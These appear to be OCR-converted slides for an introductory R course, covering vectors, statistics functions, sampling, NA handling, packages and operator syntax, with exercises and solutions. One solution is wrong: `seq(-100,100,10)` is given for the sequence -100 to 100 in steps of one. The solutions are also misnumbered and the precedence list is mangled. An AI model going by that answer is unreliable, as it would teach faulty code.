  - R is very terse, so comments are essential.
  - Use git, cvs, perforce, svn for version/change tracking

# R workspaces


1. When you close your R session, you can save data and analyses in an R workspace
2. This saves everything run in your R console
3. Generally not recommended
  1. Exception: working with an enormous dataset
4. Better to start with a clean, empty workspace so that past analyses don't interfere with current analyses
5. `rm(list = ls())` clears out your workspace
6. Summary: save your R script, don't save your workspace

# Projects in RStudio

- Getting R to figure out where the files are (directories) is key when reading in data from files
- RStudio has projects which do this in a very slick manner
- You can store different analyses in different projects and quickly switch between them
- Each project has a separate set of .r files that are open, and a separate R workspace (saved objects in console)

# Using projects

- Click on top-right option
- Choose "Create Project" -> "Existing Directory" (or "New Project" if a directory does not exist)
- Select a directory, e.g. "Lectures" for me
- The project will be saved as a file in that directory called "Lectures.Rproj"
- Opening that will open the RStudio project
- Automatically sets the R working directory to that directory




# R Packages

R package – a collection of R functions, data,  
Compiled code in a well-defined format.  
Made and shared by some user.

R library – local directory for the packages  
*searchpaths() # Where are the packages?*  
*library() # List of packages installed*


# Install a package

> install.packages(c("package1","package2",...))  
Or use Rstudio > tools >Install packages:




# Package help

Search 'zo...' .. click on 'zoo' for help on that package:



The screenshot shows the RStudio interface with the 'Packages' tab selected. A search bar at the top contains the text 'zo'. Below the search bar is a table with three columns: 'Name', 'Description', and 'Version'. There is one row in the table, corresponding to the 'zoo' package. The package name 'zoo' is highlighted in blue.

Name	Description	Version
zoo	S3 Infrastructure for Regular and Irregular Time Series (Z's Ordered Observations)	1.7-12



The screenshot shows the RStudio interface with the 'Viewer' tab selected. The search bar at the top contains the text 'zoo'. Below the search bar, a message reads 'R: S3 Infrastructure for Regular and Irregular Time Series (Z's Ordered Observations)'. A large text area below this message displays the title 'Documentation for package 'zoo''.

Documentation for package 'zoo'

## Some packages

- base # base R functions
- datasets # base R datasets
- graphics # some functions: plot(), par()
- splines # regression spline functions and classes
- stats # some functions: lm(), glm()
- tools # tools for package development and admin.
- utils # some functions: load (), data()

# popular packages

Install as needed (one time)

- dplyr # data manipulation
- ggplot2 # graphics
- zoo # time series analysis
- Hmisc # sample size computation

see <https://www.r-statistics.com/2013/06/top-100-r-packages-for-2013-jan-may/>

# References

1. Intro to R, by **Venables** and Smith,  
<http://cran.r-project.org/doc/manuals/R-intro.pdf>  
<http://cran.r-project.org/manuals.html>
1. Basic Statistics tests in R,  
<http://www.statmethods.net/stats/index.html>
2. Advanced Probability/Statistics in R,  
[http://zoonek2.free.fr/UNIX/48\\_R/all.html](http://zoonek2.free.fr/UNIX/48_R/all.html)
3. More Statistics tests in R,  
<http://www.ats.ucla.edu/stat/r/whatstat/whatstat.htm>
4. 7 Lectures on Financial Trading with R,  
<http://www.rfortraders.com/>

# Details of R

Statistical Programming Language

4/2/2016

# Vector of numbers

```
Sequence of numbers from 1 to 10
```

```
> 1:10
```

```
[1] 1 2 3 4 5 6 7 8 9 10
```

```
Create 4 numbers and save the
vector in variable named u.
```

```
> u <- c(1, 4, 0, -2)
```

# Sequence, vector

```
> 1:5 # 1 2 3 4 5
> c(1,2,3,4,5) # 1 2 3 4 5
> seq(0, 4, len=3) # 0 2 4
> seq(0, 4, by=2) # 0 2 4

> c(a=1, b=5, c=10) # Named vector
a b c
1 5 10
```

# Exercise

What is the output of these?

> -1:1

> -1:1-1

> -1:1 - 1:3

> 1:2/2

# Answers

What is the output of these?

> -1:1

-1, 0, 1

> -1:1-1

#  $(-1:1)-1 = (-1,0,1)-(1,1,1) = (-1-1,0-1,1-1)$

-2, -1, 0

> -1:1 - 1:3

#  $(-1,0,1)-(1,2,3) = (-1-1,0-2,1-3)$

-2 -2 -2

> 1:2/2

#  $(1,2)/2 = (1/2,2/2)$

0.5, 1.0

# Functions on sequences

```
Calculate: 1+2+3+4
```

```
> sum(1:4)
```

```
10
```

```
Calculate: 9*99*999
```

```
> prod(c(9,99,999))
```

```
890109
```

```
Compute 10! = 1*2*3..10
```

```
> prod(1:10)
```

```
3628800
```

# Transform a sequence

Q. How to generate  $c \leftarrow (1, 1/2, 1/3)$  ?

A. Use `sapply(data, function)`

Example:

```
c <- sapply(1:3, function(x) { 1/x })
```

c is (1.0, 0.5, 0.33)

# Questions

1. How would you create these vectors

$$x = (31, 41, 51, \dots, 91)$$

$$y = (-100, -99, \dots, +100)$$

2. How would you calculate this series?

$$1+2+3+4+\dots+100$$

3. Total odd numbers below 100:  $1+3+5+99$

4. How would you compute  $14!$  in R?

5. Compute e using  $\text{sum}(n=1..12, 1/n!)$

$$e = 1+1/1!+1/2!+1/3!$$

# Solutions

1. `x = seq(31,91,10) # 31,41,51,..,91`
2. `y = seq(-100,100,10) # -100,-99, ...,100`
3. `sum(1:100) # 1+2+3+..+100=5050`
4. `sum(seq(1,100,2)) # sum odds.. is 2500`
5. `prod(1:14) # 14! = 87178291200`
6. `# e = 1+1/1!+1/2!+1/3! = 2.718282`  
`s<-1;for(i in 1:100){ s <- s+ 1/prod(1:i)}; s;`

# Statistical functions

```
> u <- c(1, 4, 0, -2)
> mean(u)
 0.75
> sd(u); max(u); min(u); median(u); var(u)
 2.5, 4, -2, 0.5, 6.25
> sum(u) ; length(u)
 3, 4,
```

# Exercise

- Find average of 1,2,..,100
- Find stddev of  $1/1, 1/2, 1/3, \dots, 1/100$

# Solutions

- Find average of 1,2,..100

```
> mean(1:100)
```

50.5

- Find stddev of  $1/1, 1/2, 1/3, \dots, 1/100$

```
> sd(sapply(c(1:100),function(x){1/x}))
```

0.1174603

```
summary(data)
```


```
> u <- c(1, 4, 0, -2)
> summary(u)
Min. 1Q. Median Mean 3Q. Max.
-2.00 -0.50 0.50 0.75 1.75 4.00
```

## quantile(data)

```
> u <- c(1, 4, 0, -2)
> quantile(u)
 0% 25% 50% 75% 100%
-2.00 -0.50 0.50 1.75 4.00
```


```
> quantile(u, c(0,.33,.66,1))
 0% 33% 66% 100%
-2.00 -0.02 0.98 4.00
```

```
plot(data)
> u <- c(1, 4, 0, -2)
> plot(u)
```




# Exercise

- Plot  $1, 1/2, 1/3, \dots, 1/9$




# Exercise

```
Plot 1,1/2,1/3,...1/9
> plot(sapply(1:9, function(x){1/x}))
```



# histogram(data)

```
> u <- c(1, 4, 0, -2)
> hist(u)
```



## Not available: NA and NaN

```
> str(log (c(-1, 0, 1, 2, NA)))
 NaN -Inf 0 0.693 NA
```

Warning .. NaNs produced

```
> is.finite(log(c(-1, 0, 1, 2, NA)))
 F F T T F
```

# NA: Missing Values

```
NA = Not Available
```

```
> x <- c(1,5,9,NA,2)
```

```
> x
```

```
1 5 9 NA 2
```

```
> is.na(x) # returns True/False
```

```
F F F T F
```

```
> x[!is.na(x)] # remove the NA from x.
```

```
1,5,9,2
```

## Ignore NA in calculations

```
> x <- c(1,5,9,NA,2)
> mean(x)
NA # Cannot compute mean of NA.
> mean(x, na.rm=T) # Remove NA values
4.25
```

# Make some random numbers

```
Make 3 random uniform numbers
```

```
> runif(3)
```

```
0.4285490 0.1428636 0.8774799
```

```
Make 3 numbers between 5 to 10
```

```
> runif(3, 5,10)
```

```
6.749963 8.611054 8.108691
```

# Random numbers

```
Generate 3 random numbers in
the range 5 to 10,
round them to 1 decimal digit.
```

```
> round(runif(3, 5, 10), digits=1)
5.5 9.7 9.5
```


# Save the numbers in variable y

```
Save 3 random numbers in a variable y
> y <- runif(3)
See what's in y
> y
0.1799650 0.3845684 0.1769475
```

# Histogram


```
Save 100 numbers in a
variable named x
> x <- runif(100)
```

```
Plot the histogram
> hist(x)
```




# Histogram of normal random numbers in blue color

```
100 Normal distributed random numbers
> hist(rnorm(100), col="light blue")
```



# Histogram of a normal distribution

```
Generate 1000 normal distributed random numbers
save them in y, and make a histogram of y.
> y <- rnorm(1000)
> hist(y)
```



# To roll a Dice (Die) 10 times.

```
> sample(1:6, 1) # one throw
```

```
2
```



```
Throw it 10 times
```

```
> sample(1:6, 10, replace=T)
```

```
5 6 3 2 5 5 3 4 1 6
```

# Replace=T means, the same number can repeat.

# Replace=F means, each number can appear only once.

# Permutations (selection without replacement)

```
> sample(1:6, 6)
```

```
5 4 6 1 2 3
```

Toss a coin 10 times.


```
> sample(c("H","T"), 10, replace=TRUE)
"T" "H" "H" "H" "T" "H" "T" "H" "T" "T"
```



Select 4 different students from  
a class of 54 students

```
> sample(1:54, 4) # default is no replacement
```

27 5 10 29



# Create your own Functions

```
Create a function with argument 'n'
```

```
> RollDie = function(n) { sample(1:6, n, replace=T) }
```


```
Call it with n=4
```

```
> RollDie(4)
```

```
3 4 3 6
```

```
Plot 100 rolls of the die
```

```
> hist(RollDie(100))
```



# Exercise

1. What is the value of 0e5?
2. What is the value of 1e4?
3. What is the average of  $(1+2+\dots+6)$ ?
4. Compute the average value of RollDie( )

# Answer

```
0e5 is 0*10^5 = 0
```

```
1e4 is 1*10^4 = 10000
```

```
> mean(1:6)
```

```
3.5
```

```
Compute the average value of RollDie()
```

```
> sum(RollDie(1e4))/1e4 # average of 1..6
```

```
3.5
```

# R Language for Programming

moshahmed@gmail.com

1/1/2016

R STARTUP

# Startup

- R\_PROFILE= # Environment variable
  - R\_PROFILE\_USER= # Environment variable
  - ~/.Rprofile # in home dir
  - ./Rprofile # in R startup dir
- 
- getwd() # pwd
  - setwd("C:/Documents and Settings/Data") # cd
  - sessionInfo() # find out about R.
  - options( ) # customize R

# Libraries

- `.libPaths( ) # "c:/math/r323/library"`
- `library( ) # list of packages installed.`
- `search( ); searchpaths( )`
- `source(file.path(Sys.getenv("HOME"), "R", "mystuff.R"))`  
`# "c:\mosh/R/mystuff.R"`

Search google for libraries

- `install.packages("TurtleGraphics") # one time`
- `library("TurtleGraphics") # Case Sensitive! , every start`

# Reserved keywords

See <https://cran.r-project.org/doc/manuals/R-lang.html>

> **?reserved**

```
if, else, repeat, while, function, for, in, next, b
reak, TRUE, FALSE ,NULL, Inf, NaN, NA.
```

## Operators

+ - * / %%	arithmetic
> >= < <= == !=	relational
! &	logical
~	model formulae
-> <-	assignment
\$	list indexing
:	sequence

## Parenthesis

```
(expr), { blocks }, [$list], separators=[,;]
```

# Operators

```
- Minus, can be unary or binary
+ Plus, can be unary or binary
! Unary not
~ Tilde, used for model formulae,
can be either unary or binary
? Help
: Sequence, binary (in model
formulae: interaction)
* Multiplication, binary
/ Division, binary
^ Exponentiation, binary
%x% Special binary operators, x can
be replaced by any valid name
%% Modulus, binary
%/% Integer divide, binary
%*% Matrix product, binary
%o% Outer product, binary
%x% Kronecker product, binary
%in% Matching operator, binary
(in model formulae: nesting)
```

```
< Less than, binary
> Greater than, binary
== Equal to, binary
>= Greater than or equal to,
binary
<= Less than or equal to,
binary
& And, binary, vectorized
&& And, binary, not vectorized
| Or, binary, vectorized
|| Or, binary, not vectorized
<- Left assignment, binary
-> Right assignment, binary
$ List subset, binary
```

# Operator Precedence

1. ::
2. \$ @
3. ^
4. - + (unary)
5. :
6. %xyz%
7. \* /
8. + - (binary)
9. > >= < <= == !=
- 10.!<br/>
- 11.& &&
12. | ||
- 13.~ (unary and binary)
- 14.-> ->>
- 15.= (as assignment)
- 16.<- <<-

Note that : precedes  
binary +/-, but not ^.

Hence: 1:3 -1 is 0:2 = 0 1 2  
but 1: 2^2 is 1:4 = 1 2 3 4

# Syntax

1. # comment till end of line.
2. CaseSensitive
3. Identifiers are [\w\_][\w\_.]\* # a.b is a name
4. 'String #1', "string # 2"
5. x <- 1 # assignment, semicolon not necessary
6. My.First\_Name = "Abc" # also assignment
7. ls () # function call, list objects in env
8. objects()
9. rm ( x ) # remove x

# Syntax

- Use curly braces to group statements.
- Use paren to group expr:  $(x+(y))^*z$  and func(call)
- Indent statements, by 2 spaces (no tabs).
- Newlines and semicolon; to end statements.

```
if (5 > 2) {
 x <-1 ; y <- 2 ; print(x+y) # prints 3.
} else {
 print(2+2);
}
```

# CONTROL

THE MORE YOU THINK  
ABOUT THINGS,  
THE WEIRDER  
THEY SEEM.


